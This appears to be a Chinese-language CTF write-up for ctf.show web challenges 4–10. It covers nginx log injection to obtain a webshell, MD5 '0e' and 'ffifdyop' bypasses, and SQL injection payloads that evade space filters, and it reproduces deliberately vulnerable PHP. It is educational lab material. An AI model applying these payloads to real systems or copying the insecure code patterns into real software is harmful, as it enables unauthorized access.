访问查看flag
web4
这是web3的进化版,老的方法已经行不通 了,只能通过日志注入得到shell。输入默认目录获取日志 ?url=/var/log/nginx/access.log

接下来就要进行日志注入,这里在参数中输入一句话木马,防止在重新发包是被URL编码。

然后用蚁剑连接找到flag。
web5
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
<?php
error_reporting(0);

?>
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0, initial-scale=1.0" />
    <title>ctf.show_web5</title>
</head>
<body>
    <center>
    <h2>ctf.show_web5</h2>
    <hr>
    <h3>
    </center>
    <?php
        $flag="";
        $v1=$_GET['v1'];
        $v2=$_GET['v2'];
        if(isset($v1) && isset($v2)){
            if(!ctype_alpha($v1)){
                die("v1 error");
            }
            if(!is_numeric($v2)){
                die("v2 error");
            }
            if(md5($v1)==md5($v2)){
                echo $flag;
            }
        }else{

            echo "where is flag?";
        }
    ?>

</body>
</html>
GET请求传递两个参数v1和v2,并且参数v1必须是纯字母字符串,参数v2必须是数字或者数字字符串,并且两个参数的md5值必须相等。
ctype_alpha()函数用于检测字符串中是否仅包含字母,是则返回true,否则返回false is_numeric()函数用于检测变量是否为数字或数字字符串,是则返回true,否则返回false 这里可以使用MD5的0e绕过方式,输入一下payload: ?v1=QNKCDZO&v2=240610708 QNKCDZO 的md5值为 0e830400451993494058024219903391
240610708 的md5值为 0e462097431906509019562988736854
分别满足纯字母和数字字符串,并且md5值以0e开头,而0e开头的字符串参与比较(==)时,会转化为0,也就是 0==0,返回true使if判断成立,从而输出flag。
web6


可能过滤了空格,将空格用()代替就可以了。
web7

页面中有一个文章列表,随便点一个


从url地址栏中可以看到,页面通过文章的id值来查询文章内容,考虑SQL注入漏洞



过滤了空格,用/**/代替空格
web9
猜测可能是要输入正确的密码。先访问一下访问根目录下的 robots.txt 文件。
robots.txt是一个文本文件,同时也是一个协议,规定了爬虫访问的规则( 哪些文件可以爬取,哪些文件不可以爬取)
 index.phps文件应该就是此关卡的源码文件。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
        $flag="";
		$password=$_POST['password'];
		if(strlen($password)>10){
			die("password error");
		}
		$sql="select * from user where username ='admin' and password ='".md5($password,true)."'";
		$result=mysqli_query($con,$sql);
			if(mysqli_num_rows($result)>0){
					while($row=mysqli_fetch_assoc($result)){
						 echo "登陆成功<br>";
						 echo $flag;
					 }
			}
    ?>
ffifdyop 的MD5加密结果是 276f722736c95d99e921722cf9ed621c,经过MySQL编码后会变成’or’6xxx,使SQL恒成立,相当于万能密码,可以绕过md5()函数的加密。在密码框中输入 ffifdyop, 即可登录成功, 获取flag
web10
访问index.phps获得源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<?php
		$flag="";
        function replaceSpecialChar($strParam){
             $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
             return preg_replace($regex,"",$strParam);
        }
        if (!$con)
        {
            die('Could not connect: ' . mysqli_error());
        }
		if(strlen($username)!=strlen(replaceSpecialChar($username))){
			die("sql inject error");
		}
		if(strlen($password)!=strlen(replaceSpecialChar($password))){
			die("sql inject error");
		}
		$sql="select * from user where username = '$username'";
		$result=mysqli_query($con,$sql);
			if(mysqli_num_rows($result)>0){
					while($row=mysqli_fetch_assoc($result)){
						if($password==$row['password']){
							echo "登陆成功<br>";
							echo $flag;
						}

					 }
			}
    ?>
介绍一下两个sql语句:
group by:对进行查询的结果进行分组。group by后跟什么,就按什么分组
with rollup:group by 后可以跟with rollup,表示在进行分组统计的基础上再次进行汇总统计。
过滤空格的话用/**/进行绕过就行
pyload:
1
username=admin'/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#&password=
在用户名框里输入这个,密码框里为空即可。因为加入with rollup后 password有一行为NULL,我们只要输入空密码使得(NULL==NULL)即可满足$password==$row[‘password’]
这样就能登录成功了。即可获得flag
web11
